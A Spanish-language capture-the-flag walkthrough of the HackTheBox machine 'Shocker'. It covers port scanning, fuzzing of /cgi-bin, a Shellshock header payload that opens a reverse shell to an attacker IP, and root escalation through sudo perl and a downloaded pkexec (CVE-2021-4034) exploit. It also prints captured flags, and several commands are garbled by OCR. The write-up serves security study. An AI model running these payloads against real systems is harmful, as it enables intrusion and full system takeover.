

264- SHOCKER

- 1. SHOCKER
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Fuzzing web
 - 1.5. Shellshock attack
 - 1.6. Privesc via Perl in sudoers (1)
 - 1.7. Privesc via "pkexec" exploit (2)

1. SHOCKER

<https://app.hackthebox.com/machines/Shocker>

SHOCKER 108

RETIRE MACHINE

Shocker

LINUX EASY

4.8	24484	24334	30/09/2017
MACHINE RATING	USER OWNS	SYSTEM OWNS	RELEASED

Created by **mr3n**

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

• > settarget "Shocker 10.10.10.56"
> ssl r rate 250 50
> ping 10.10.10.56
PING 10.10.10.56 (10.10.10.56): 56(84) bytes of data:
64 bytes from 10.10.10.56: icmp_seq=10 ttl=63 time=36.0 ms
64 bytes from 10.10.10.56: icmp_seq=11 ttl=63 time=36.1 ms
64 bytes from 10.10.10.56: icmp_seq=12 ttl=63 time=36.4 ms
64 bytes from 10.10.10.56: icmp_seq=13 ttl=63 time=37.7 ms
64 bytes from 10.10.10.56: icmp_seq=14 ttl=63 time=39.6 ms
64 bytes from 10.10.10.56: icmp_seq=15 ttl=63 time=36.7 ms
^C
--- 10.10.10.56 ping statistics ---
15 packets transmitted, 6 received, 60% packet loss, time 14213ms
rtt min/avg/max/ndev = 35.576/37.898/39.597/1.253 ms

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos los puertos *80* y *2222* abiertos.

```

• > nmap -sS -p- 10.10.10.56 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 13:11 -01
Nmap scan report for 10.10.10.56
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNet/IP-1
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
> extractPorts allports

```

```

File: extractPorts.tmp
1
2
3 [*] Extracting information...
4
5 [*] IP Address: 10.10.10.56
6 [*] Open ports: 80,2222
7
8 [*] Ports copied to clipboard

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Vemos que en el *puerto 2222* corre una versión vulnerable de *OpenSSH (7.2p2)*, la cual nos puede permitir enumerar usuarios a nivel de sistema.

```

• > nmap -sCV -p80,2222 --min-rate 5000 10.10.10.56 -oM targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 13:12 -01
Nmap scan report for 10.10.10.56
Host is up (0.036s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:fb:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:8f:17:88:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ 256 e8:ac:27:e3:b5:e9:11:32:3c:34:a5:5d:5b:0b:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds

```

1.3. Tecnologías web

- Whatweb*: nos reporta lo siguiente. Nada relevante en principio.

- ```

$ curl http://10.10.10.56
http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]

```

## 1.4. Fuzzing web

- Gobuster**: para enumerar directorios, pero no obtenemos nada. Seguidamente, usamos **Wfuzz**. Encontramos un directorio **/cgi-bin**, al cual no tenemos acceso por permisos (403).
  - En este caso, fue necesario usar **/** al final de para encontrar los directorios: **/FUZZ/**.

- ```

$ wfuzz -c -t 20 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc 404,408 http://10.10.10.56/FUZZ/
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
  * Wfuzz 3.1.0 - The Web Fuzzer
  *****
Target: http://10.10.10.56/FUZZ/
Total requests: 22056

```

ID	Response	Lines	Word	Chars	Payload
000000001: 200	9 L	13 W	137 Ch	"# directory-list-2.3-medium.txt"	
000000007: 200	9 L	13 W	137 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"	
000000013: 200	9 L	13 W	137 Ch	"# Copyright 2007 James Fisher"	
000000019: 200	9 L	13 W	137 Ch	"# On at least 2 different hosts"	
000000025: 200	9 L	13 W	137 Ch	"#"	
000000031: 200	9 L	13 W	137 Ch	"# This work is licensed under the Creative Commons"	
000000037: 200	9 L	13 W	137 Ch	"# Priority ordered case-sensitive list, where entries were found"	
000000043: 200	9 L	13 W	137 Ch	"# or send a letter to Creative Commons, 171 Second Street,"	
000000049: 200	9 L	13 W	137 Ch	"http://10.10.10.56/"	
000000055: 200	9 L	13 W	137 Ch	"# Suite 300, San Francisco, California, 94105, USA."	
000000061: 200	9 L	13 W	137 Ch	"#"	
000000067: 200	9 L	13 W	137 Ch	"# Attribution-Share Alike 3.0 license. To view a copy of this"	
000000073: 403	11 L	32 W	294 Ch	"cgi-bin"	
000000079: 403	11 L	32 W	292 Ch	"icons"	
000045240: 200	9 L	13 W	137 Ch	"http://10.10.10.56/"	
000095524: 403	11 L	32 W	300 Ch	"server-status"	

- Como bien sabemos, el directorio **/cgi-bin** almacena **scripts CGI** que interactúan con el navegador web para proporcionar funcionalidades. Por ello, vamos a buscar posibles scripts (archivos) con diferentes extensiones. Esto lo haremos nuevamente con **Wfuzz** con un doble ataque de fuzzing:


```

wfuzz -c -t 20 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,sh-pl-cgi --hc 404,408 http://10.10.10.56/cgi-bin/FUZZ.FUZZ2Z.

```

Descubrimos un archivo **user.sh** dentro del directorio **/cgi-bin**.

- En este último ataque, usamos **Double fuzzing**: fuzzeamos tanto el nombre del archivo como su extensión.

```

$ wfuzz -c -t 20 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,sh-pl-cgi --hc 404,400 http://10.10.10.56/cgi-bin/PUZZ.FUZZ22
/usr/bin/python3 dist-packages/wfuzz --init --py34: Warning:pycurl is not compiled against openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.10.56/cgi-bin/PUZZ.FUZZ22
Total requests: 601600

ID      Response  Lines  Word  Chars  Payload
-----
00000001: 403        11 L   32 W   294 Ch "# directory-list-2.3-medium.txt - sh"
00000002: 403        11 L   32 W   294 Ch "# - cgi"
00000003: 403        11 L   32 W   294 Ch "# Suite 300, San Francisco, California, 94105, USA. - pl"
00000004: 403        11 L   32 W   294 Ch "# Attribution-Share Alike 3.0 license. To view a copy of this - pl"
00000005: 403        11 L   32 W   294 Ch "# This work is licensed under the Creative Commons - pl"
00000006: 403        11 L   32 W   294 Ch "# Copyright 2007 James Fisher - sh"
00000007: 403        11 L   32 W   294 Ch "# - sh"
00000008: 403        11 L   32 W   294 Ch "# This work is licensed under the Creative Commons - sh"
00000009: 403        11 L   32 W   294 Ch "# Attribution-Share Alike 3.0 license. To view a copy of this - sh"
00000010: 403        11 L   32 W   294 Ch "# - pl"
00000011: 403        11 L   32 W   294 Ch "# Attribution-Share Alike 3.0 license. To view a copy of this - cgi"
00000012: 403        11 L   32 W   294 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - sh"
00000013: 403        11 L   32 W   294 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - pl"
00000014: 403        11 L   32 W   294 Ch "# Suite 300, San Francisco, California, 94105, USA. - sh"
00000015: 403        11 L   32 W   294 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - cgi"
00000016: 403        11 L   32 W   294 Ch "# directory-list-2.3-medium.txt - cgi"
00000017: 403        11 L   32 W   294 Ch "# or send a letter to Creative Commons, 171 Second Street, - pl"
00000018: 403        11 L   32 W   294 Ch "# or send a letter to Creative Commons, 171 Second Street, - cgi"
00000019: 403        11 L   32 W   294 Ch "# Copyright 2007 James Fisher - cgi"
00000020: 403        11 L   32 W   294 Ch "# Copyright 2007 James Fisher - pl"
00000021: 403        11 L   32 W   294 Ch "# - sh"
00000022: 403        11 L   32 W   294 Ch "# - cgi"
00000023: 403        11 L   32 W   294 Ch "# - pl"
00000024: 403        11 L   32 W   294 Ch "# Suite 300, San Francisco, California, 94105, USA. - cgi"
00000025: 403        11 L   32 W   294 Ch "# Priority ordered case-sensitive list, where entries were found - cgi"
00000026: 403        11 L   32 W   294 Ch "# on at least 2 different hosts - sh"
00000027: 403        11 L   32 W   294 Ch "# - cgi"
00000028: 403        11 L   32 W   294 Ch "# - sh"
00000029: 403        11 L   32 W   294 Ch "# Priority ordered case-sensitive list, where entries were found - sh"
00000030: 403        11 L   32 W   294 Ch "# - sh"
00000031: 403        11 L   32 W   294 Ch "# Priority ordered case-sensitive list, where entries were found - pl"
00000032: 403        11 L   32 W   294 Ch "# on at least 2 different hosts - pl"
00000033: 403        11 L   32 W   294 Ch "# - pl"
00000034: 403        11 L   32 W   294 Ch "# on at least 2 different hosts - cgi"
00000035: 403        11 L   32 W   294 Ch "# - cgi"
00000036: 200         7 L    17 W   118 Ch "user - sh"

```

1.5. Shellshock attack

- **CVE-2014-6271 (Shellshock attack):**
- Dadas estas condiciones, pensamos en un **Shellshock attack**. Primero, lanzamos este script de **Nmap** para comprobar si el objetivo es vulnerable: `nmap -sV 10.10.10.56 --script=http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.sh"`.

```

$ nmap -sV 10.10.10.56 --script=http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.sh"
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 16:22 -01
Nmap scan report for 10.10.10.56
Host is up (0.039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache/2.4.18 ((Ubuntu))
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|   State: VULNERABLE (Exploitable)
|   IDS: CVE: CVE-2014-6271
|   This web application might be affected by the vulnerability known
|   as Shellshock. It seems the server is executing commands injected
|   via malicious HTTP headers.
|
|   Disclosure date: 2014-09-24
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|   http://seclists.org/oss-sec/2014/q3/685
|   http://www.openwall.com/lists/oss-security/2014/09/24/10
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|   http-server-header: Apache/2.4.18 (Ubuntu)
|_ 2222/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux, CPE: cpe:/o:Linux:Linux Kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.46 seconds

```


- Ahora, con una petición mediante **curl**, incluiremos la sintaxis típica que se usa para realizar este ataque: `() { :; }; echo;`. Nos enviamos una shell reversa a nuestro sistema con: `curl -s http://10.10.10.56/cgi-bin/user.sh -H "User-Agent: () { :; }; echo; /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.23/1234 0>&1'"`, habiéndonos puesto previamente en escucha con **Netcat** por un puerto determinado. Recibimos nuestra shell.

```
shelly@kali:~$ curl -s http://10.10.10.56/cgi-bin/user.sh -H "User-Agent: () { :; }; echo; /usr/bin/whoami"
shelly
shelly@kali:~$ curl -s http://10.10.10.56/cgi-bin/user.sh -H "User-Agent: () { :; }; echo; /bin/bash -c '/bin/bash -l >& /dev/tcp/10.10.14.23/1234 &61'"

[10:~nlvp 1234]
[listening on [any] 1234 ...]
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.56] 43150
bash: no job control in this shell
shelly@shocker:/usr/lib/cgi-bin$
```

1.6. Privesc via Perl in sudoers (1)

- Estamos como usuario *shelly*. Realizamos el *tratamiento de la TTY*. Hacemos `sudo -l` para ver nuestros privilegios a nivel de *sudoers*. Podemos ejecutar `/usr/bin/perl` como *root* sin proporcionar contraseña. Vemos qué nos puede aportar *GTFobins*.



```
system.

LFfile=file to read
perl -ne print $LFILE

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the
file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the
-p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID
privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact
with an existing SUID binary skip the first command and run the program using its original path.

sudo install -m <perms> $(which perl) .
./perl -e 'exec "/bin/sh";'

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be
used to access the file system, escalate or maintain privileged access.

sudo perl -e 'exec "/bin/sh";'

Capabilities

If the binary has the Linux CAP_SETUID capability set or it is executed by another binary with the capability
set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

cp $(which perl) .
sudo setcap cap_setuid+ep perl
./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

- Ejecutamos en la terminal el comando: `sudo perl -e 'exec "/bin/sh";'` para, de este modo, obtener una shell privilegiada. Estamos como usuario *root*.

- ```
shelly@shocker:/usr/lib$ sudo -l
Matching Defaults entries for shelly on Shocker:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin

User shelly may run the following commands on Shocker:
(rroot) NOPASSWD: /usr/bin/perl
shelly@shocker:/usr/lib$ find / -perm -4000 -ls 2>/dev/null
 276 44 -rwsr-xr-x 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
1260 40 -rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/ldc-user-nic
1386 420 -rwsr-xr-x 1 root root 428240 Mar 16 2017 /usr/lib/openssh/ssh-keysign
13263 16 -rwsr-xr-x 1 root root 14864 Jan 17 2016 /usr/lib/polkit-1/polkit-agent-helper-1
3728 12 -rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
1327 88 -rwsr-xr-x 1 root root 81672 Aug 31 2017 /usr/lib/snapd/snap-confine
5869 48 -rwsr-xr-x 1 root root 48432 May 16 2017 /usr/bin/chsh
3772 136 -rwsr-xr-x 1 root root 136888 Jul 4 2017 /usr/bin/sudo
5811 52 -rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
5032 56 -rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
5810 76 -rwsr-xr-x 1 root root 73304 May 16 2017 /usr/bin/gpasswd
14789 52 -rwsr-xr-x 1 daemon daemon 51464 Jan 14 2016 /usr/bin/at
3153 48 -rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
1274 36 -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
15272 24 -rwsr-xr-x 1 root root 23376 Jan 17 2016 /usr/bin/pkexec
1223 36 -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
41692 44 -rwsr-xr-x 1 root root 44688 May 7 2014 /bin/ping6
41640 40 -rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
45710 32 -rwsr-xr-x 1 root root 38880 Jul 12 2016 /bin/fusemount
42481 140 -rwsr-xr-x 1 root root 142832 Jan 28 2017 /bin/ntfs-3g
41671 28 -rwsr-xr-x 1 root root 27688 Jun 14 2017 /bin/umount
41691 44 -rwsr-xr-x 1 root root 44688 May 7 2014 /bin/ping
41667 40 -rwsr-xr-x 1 root root 40152 Jun 14 2017 /bin/mount

shelly@shocker:/usr/lib$ sudo perl -e 'exec "/bin/sh";'
whoami
root
cd /home
/bin/sh: 2: cd: can't cd to /home
cd /home
ls
shelly
cat shelly
cat: shelly: No such file or directory
cd shelly
ls
user.txt
cat user.txt
b2d1be85d648bdc134c39114bf726
cd /root
ls
root.txt
cat root.txt
23c3ec17838358c66c2d489a1da7f13d
|
```

## 1.7. Privesc via "pkexec" exploit (2)

- CVE-2021-4034 (pkexec):**
- Otra alternativa para escalar nuestros privilegios es explotar el binario de **pkexec**, para el cual compartimos un exploit a continuación. Descargamos este exploit, lo compartimos con la máquina víctima y le damos permisos de ejecución. Lanzamos el exploit con: `python3 CVE-2021-4034.py`.

- <https://github.com/Almorabea/pkexec-exploit>

- ```
shelly@shocker:/tmp$ wget http://10.10.14.23/CVE-2021-4034.py
--2024-04-04 13:43:17-- http://10.10.14.23/CVE-2021-4034.py
Connecting to 10.10.14.23:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3068 (3.0K) [text/x-python]
Saving to: 'CVE-2021-4034.py'

CVE-2021-4034.py                               100%[=====] 3.00K --.-KB/s   in 0.001s

2024-04-04 13:43:18 (3.42 MB/s) - 'CVE-2021-4034.py' saved [3068/3068]

shelly@shocker:/tmp$ chmod +x CVE-2021-4034.py
shelly@shocker:/tmp$ ls
CVE-2021-4034.py  systemd-private-e6037c45d4fc409fae560d72826748bb-systemd-timesyncd.service-0ryPVo  vmware-root
shelly@shocker:/tmp$ python3
/usr/bin/python3
shelly@shocker:/tmp$ python3 CVE-2021-4034.py
Do you want to choose a custom payload? y/n (n use default payload) n
[a] Cleaning previous exploiting attempt (if exist)
[a] Creating shared library for exploit code.
[a] Finding a libc library to call execve
[a] Found a library at <CDL libc.so.6>, handle 7efcc279a90b at 0x7efcc262797b>
[a] Call execve() with chosen payload
[a] Enjoy your root shell
# whoami
root
# |
```

66

- CVE-2021-4034 (pkexec):**
 - Vulnerabilidad de escalada de privilegios local en la utilidad **pkexec** de **Polkit**. La aplicación **pkexec** es una herramienta *setuid* diseñada para permitir a usuarios sin privilegios ejecutar comandos como usuarios privilegiados de acuerdo con políticas predefinidas. La versión actual de **pkexec** no maneja correctamente el recuento de parámetros de llamada y termina intentando ejecutar variables de entorno como comandos. Un atacante puede aprovechar esto

creando variables de entorno de tal manera que induzcan a pkexec a ejecutar código arbitrario. Cuando se ejecuta con éxito, el ataque puede provocar una escalada de privilegios locales otorgando a los usuarios sin privilegios derechos administrativos en la máquina de destino.